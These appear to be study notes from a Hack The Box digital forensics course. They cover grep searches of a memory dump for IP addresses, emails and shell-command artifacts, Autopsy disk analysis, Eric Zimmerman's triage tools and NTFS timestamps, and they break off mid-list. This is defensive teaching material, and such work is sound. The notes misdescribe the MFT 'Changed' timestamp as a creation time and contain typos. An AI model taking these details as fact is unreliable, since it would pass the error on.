
Identifying IPv4 Addresses

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"
```




Identifying Email Addresses

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -oE "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}\b"
```



Identifying Command Prompt or PowerShell Artifacts

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-
2515534d.vmem | grep -E "(cmd|powershell|bash)[^\s]+"
```



- These are just a few examples of common string searches during memory forensics and incident response.
  - You can adapt and customize these searches based on your specific investigation's needs and the types of information you are looking for in the memory dump.
  - Regular expressions can be powerful tools for pattern matching and data extraction during forensic analysis.

One sentence summary

- Memory forsenics is about analyzing "live" memory and we often use volatility framework for it.


Disk Forensics

Overview

- As we've previously highlighted, adhering to the sequence of data volatility is crucial.
  - It's imperative that we scrutinize each byte to detect the subtle traces left by cyber adversaries.
  - Having covered memory forensics, let's now shift our attention to the area of `disk forensics` (disk image examination and analysis).


- Many disk forensic tools, both commercial and open-source, come packed with features.
  - However, for incident response teams, certain functionalities stand out:
  - `File Structure Insight`: Being able to navigate and see the disk's file hierarchy is crucial.
    - Top-tier forensic tools should display this structure, allowing quick access to specific files, especially in known locations on a suspect system.
  - `Hex Viewer`: For those moments when you need to get up close and personal with your data, viewing files in hexadecimal is essential.
    - This capability is especially handy when dealing with threats like tailored malware or unique exploits.
  - `Web Artifacts Analysis`: With so much user data tied to web activities, a forensic tool must efficiently sift through and present this data.
    - It's a game-changer when you're piecing together events leading up to a user landing on a malicious website.
  - `Email Carving`: Sometimes, the trail leads to internal threats. Maybe it's a rogue employee or just someone who slipped up.
    - In such cases, emails often hold the key.
    - A tool that can extract and present this data streamlines the process, making it easier to connect the dots.
  - `Image Viewer`: At times, the images stored on systems can tell a story of their own.
    - Whether it's for policy checks or deeper dives, having a built-in viewer is a boon.
  - `Metadata Analysis`: Details like file creation timestamps, hashes, and disk location can be invaluable.
    - Consider a scenario where you're trying to match the launch time of an app with a malware alert.
    - Such correlations can be the linchpin in your investigation.
- Enter Autopsy: a user-friendly forensic platform built atop the open-source Sleuth Kit toolset.
  - It mirrors many features you'd find in its commercial counterparts: timeline assessments, keyword hunts, web and email artifact retrievals, and the ability to sift results based on known malicious file hashes.
- Once you've loaded a forensic image and processed the data, you'll see the forensic artifacts neatly organized on the side panel.

- From here, you can:




- Dive into `Data Sources` to explore files and directories.


- Examine `Web Artifacts`.




- Check `Attached Devices`.




- Recover `Deleted Files`.





- Conduct `Keyword Searches`.






- Use `Keyword Lists` for targeted searches.





- Undertake `Timeline Analysis` to map out events.



One sentence summary

- Disk forensics is also integral in digital forensics and we use tools like autospy to help us with it.


Rapid Triage Examination & Analysis Tools

Overview

- When it comes to Rapid Triage analysis, the right external tools are essential for thorough examination and analysis.
- `Eric Zimmerman` has curated a suite of indispensable tools tailored for this very purpose.

    - These tools are meticulously designed to aid forensic analysts in their quest to extract vital information from digital devices and artifacts.
- For a comprehensive list of these tools, check out: https://ericzimmerman.github.io/#!index.md
- To streamline the download process, we can visit the official website and select either the .net 4 or .net 6 link.
    - This action will initiate the download of all the tools in a compressed format.
- We can also leverage the provided PowerShell script, as outlined in step 2 of the screenshot above, to download all the tools.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools> .\Get-ZimmermanTools.ps1
```



MAC(b) Times in NTFS

- The term `MAC(b) times` denotes a series of timestamps linked to files or objects.
    - These timestamps are pivotal as they shed light on the chronology of events or actions on a file system.
    - The acronym `MAC(b)` is an abbreviation for `Modified, Accessed, Changed, and (b) Birth` times.
    - The inclusion of `b` signifies the `Birth timestamp`, which isn't universally present across all file systems or easily accessible via standard Windows API functions.
    - Let's delve deeper into the nuances of `MACB` timestamps.
    - `Modified Time (M)`: This timestamp captures the last instance when the content within the file underwent modifications.
        - Any alterations to the file's data, such as content edits, trigger an update to this timestamp.
    - `Accessed Time (A)`: This timestamp reflects the last occasion when the file was accessed or read, updating whenever the file is opened or otherwise engaged.

- `Changed [Change in MFT Record ] (C)`: This timestamp signifies changes to the MFT record. It captures the moment when the file was initially created.
    - However, it's worth noting that certain file systems, like NTFS, might update this timestamp if the file undergoes movement or copying.
- `Birth Time (b)`: Often referred to as the Birth or Born timestamp, this represents the precise moment when the file or object was instantiated on the file system.
    - Its significance in forensic investigations cannot be overstated, especially when determining a file's original creation time.

General Rules for Timestamps in the Windows NTFS File System

- The table below delineates the general rules governing how various file operations influence the timestamps within the Windows NTFS (New Technology File System).

Operation	Modified	Accessed	Birth (Created)
File Create	Yes	Yes	Yes
File Modify	Yes	No	No
File Copy	No (Inherited)	Yes	Yes
File Access	No	No*	No

1. **File Create**:
    - `Modified Timestamp (M)`: The Modified timestamp is updated to reflect the time of file creation.
    - `Accessed Timestamp (A)`: The Accessed timestamp is updated to reflect that the file was accessed at the time of creation.
    - `Birth (Created) Timestamp (b)`: The Birth timestamp is set to the time of file creation.
2. **File Modify**:
    - `Modified Timestamp (M)`: The Modified timestamp is updated to reflect the time when the file's content or attributes were last modified.
    - `Accessed Timestamp (A)`: The Accessed timestamp is not updated when the file is modified.
    - `Birth (Created) Timestamp (b)`: The Birth timestamp is not updated when the file is modified.
3. **File Copy**:

